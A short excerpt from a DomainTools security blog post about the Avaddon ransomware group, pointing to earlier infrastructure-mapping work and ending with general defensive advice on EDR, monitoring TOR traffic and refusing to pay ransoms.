Mapping Avaddon Infrastructure

In a previous blog post, I wrote up how you can leverage the DomainTools API and Jupyter notebooks to map out the infrastructure associated with the Avaddon ransomware/threat actor.



Prevention and Monitoring

In conclusion, security teams need to treat the Avaddon threat with the same controls as they do for all ransomware threats:

- Having a strong EDR solution deployed to Windows OS assets is critical to mitigating the multiple ways ransomware can end up on your machines.
- Threat Hunting teams should continue to monitor for all TOR related traffic egressing their network to determine any potential Avaddon compromised machines.
- Never pay the attackers ransom.

No items found.

Source: https://www.domaintools.com/resources/blog/avaddon-the-latest-raas-to-jump-on-the-extortion-bandwagon